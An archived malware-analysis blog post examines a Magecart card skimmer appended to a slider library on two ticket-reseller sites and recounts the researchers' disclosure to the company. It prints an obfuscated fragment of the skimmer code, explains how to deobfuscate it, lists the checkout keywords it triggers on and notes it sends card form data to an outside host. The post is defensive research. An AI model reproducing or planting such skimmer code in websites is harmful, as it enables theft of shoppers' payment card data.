Olympic Ticket Reseller Magecart Infection

By Jacob Pimental

Published: 2020-01-25 · Archived: 2026-04-06 01:11:22 UTC

25 January 2020

By Jacob Pimental

I have recently stumbled across a Magecart infection on an olympic ticket reseller site. This article will contain a brief analysis on the Magecart infection as well as my experience disclosing this information to the company. This is a joint analysis with Max Kersten, whose blog you can find here.


Initial Analysis

The initial infection can be found at https://olympictickets2020[.]com/dist/slippry.min.js. This appears to be the legitimate slippry.js library along with extra obfuscated javascript appended to the end of the file. The malicious code begins at the declaration of function bAQ.

```
{e.destroySlider(),h()},h=function(){var f;return d.settings=a.extend({},b,c),d.vars.slides=a(d.settings.elements,e),d.vars.count=d.vars.slides.length,d.settings.useCSS&&(w("transition")||
(d.settings.useCSS=!1),d.vars.transition=n()),e.data("sy-cssBckup",e.attr("style")),e.data("sy-
classBackup",e.attr("class")),e.addClass(d.settings.boxClass).wrap(d.settings.slippryWrapper).wrap(d.settings.slideWrapper).wrap(d.settings.slideCrop),d.vars.slideWrapper=e.parent().parent(),d.vars.slippryWrapper=d.vars
.slideWrapper.parent().addClass(d.settings.loadingClass),d.vars.fresh=!0,d.vars.slides.each(function(){a(this).addClass("sy-slide
"+d.settings.transition),d.settings.useCSS&&a(this).addClass("useCSS"),"horizontal"===d.settings.transition?a(this).css("left",a(this).index()*
(100+d.settings.slideMargin)+"%"):"vertical"===d.settings.transition&&a(this).css("top",a(this).index()*(100+d.settings.slideMargin)+"%")}),d.vars.count>1||d.settings.initSingle?
(-1===a(".sy-"+d.settings.activeClass,e).index()?(f="random"===d.settings.start?Math.round(Math.random()*(d.vars.count-1)):d.settings.start>0&&d.settings.start<d.vars.count?d.settings.start-
1:0,d.vars.active=a(d.vars.slides[f]).addClass(d.settings.activeClass)):d.vars.active=a("."+d.settings.activeClass,e),k(),j(),o(),x(d.vars.slides),void 0):this},h(),this)}}(jQuery);

(function bAQ(){;I80="0a0w0w0w0w0w0w0w0w0w0w0w0w0w2u39322r382x333 20w2w2"+"w14382t3c38153f0a0w0w0w0w0w0w0w0w0w0w0w0w"+"0w0w0w0w2x2u0w14382t3c381a302t322v382w0w1p
1p0w1c150w362t383936320w1c1n3a"+"2p360w2w2p372w0w1p0w1c1n0a0w0w0w0w0w0w0w0w0w0w0w0w0w";;
var yc8="z2ll1b2vl80y0y1515152. j0y380y17141j1h1q1flk1r";;
var C46 = document["cr"+(74>47"\x65":"\x60")+"ateEle"+"m"+(81>67"\x65":"\x5b")+"nt"]("div");;
f0h="0w2u33360w143a2p360w2x0w1p0w1c1n0w2x0w1o0w382t3c381a3"+"02t322v382w1n0w2x1717150w 3f2w2p372w0w1p0w14142w2p3, 72"+"w1o1o,
1h15192w2p372w1517382t3c381a2r2w2p361v332s2t1t38142x151n0a0w0w0w0w0"+"w0w0w0w0w0w0w0w0w0w0w0w0w0w0w0w2w2p372w0w1p0w2w2p372w0w120w2w2p3";;
NoS="72w1n0a0w0w0w0w0w0w0w0w0w0w0w0w0w0w0w0w3h0a0w0w0w0w0w0w0w0w0w0w0w0w0w0w0w3"+"62t383936320w2w2p372w111e1h1h1n0a0w0w0w0w0w0w0w0w0w"+"0w0w0w3h0a0w0w0w0w0w0w0w0w093a2p360w2q332s3d1p3b2x322s333b"+"1a2q1t291a38332b3836
2x322v14151a362t34302p2r2t141b2j2m2p193e1t192i1c191l2k190"+"y2l171b2v180y0y151n0a0w0w0w0w0w0w0w0w093a2p360w2r3 62r1p2q332s3d1a312p382r2w141b";;
uqr="2p2t2w1f2y2x, 35351j32361j1i313d1k2w2u312v142j2k3b2k2s2k192l7150y1b2v152j1c2l1a"+"362t34302p2r2t140y2p2t2w1f
2y2x35351j32361j1i313"+"d1k2w2u312v0y180y0y151n0a0w0w0w0w0"+"w0w0w0w092r362r1p2r362r1a37392q3738361"+"41c182r362r1a302t322v382w191d151";;
```

The function itself appends data to the variable C46, which is then deobfuscated and append to the variable ih3. The easiest way to get the second stage payload would be to run the code inside the function in your browser's developer console and print out the value of ih3 with the toString function.



From here the obfuscation is fairly simple. You can unminimize the JavaScript using a site like https://beautifier.io. Then we can just insert values into our javascript console and replace the obfuscated data with the result. Max Kersten has a great analysis of how the obfuscation works on his blog here. This script is not much different that the one in his article. After deobfuscation we can see that the script looks for the keywords:

- onepage
- checkout
- store
- cart
- pay
- panier
- kasse
- order
- billing
- purchase
- basket

If it finds any of those keywords in the website, it will send the information in the credit card form to opendoorcdn[.]com.

Disclosure


Before going public about the infection, Max and I decided to tweet at the company urging them to get in touch with us. We also sent an e-mail to their customer support with the same information. The following Monday, Max decided to use the chat feature on their site to try to get in contact with their security team, since we hadn't heard anything back. At first they did not find the malicious code and closed Max's ticket.

After the ticket was closed, I decided to give them a call. I provided more detail as to what the infection was along with where they could find the malicious code. The support on the other line told me that they would pass along this information to their security team and they would contact me with the result.

Around noon on January 21st, Eastern Time, Max and I noticed that the malicious script was taken down, meaning they listened to our suggestions and were able to remove the malicious code from the site. The script now leads to a 404 page.

Extent

Digging into the extent of the infection, Max and I found that the company's other site, eurotickets2020.com is also compromised with the same variant of Magecart. This can be found by searching for the hash via UrlScan.



The furthest date back this was scanned was 2 months ago according to UrlScan, so it is unclear exactly how long the malicious code has been on their site. Max also took a look at the URL using the Wayback Machine and found the skimmer indexed on December 3rd, 2019. The URL for the eurotickets site can be seen dated back to January 7th, 2020. This is gives us a rough estimate that the code may have been on the site for 50 days, but it is always possible that it was there longer.

Conclusion

If you have purchased tickets from olympictickets2020.com or eurotickets2020.com in the last 50 days I would suggest you contact your bank as your credit card information may be compromised. I would also like to thank Max Kersten for helping me with this analysis! If you have any comments or questions about feel free to reach out to me on my Twitter or LinkedIn.

Thanks for reading and happy reversing!

Malware Analysis, Magecart, Skimmer, JavaScript

More Content Like This:
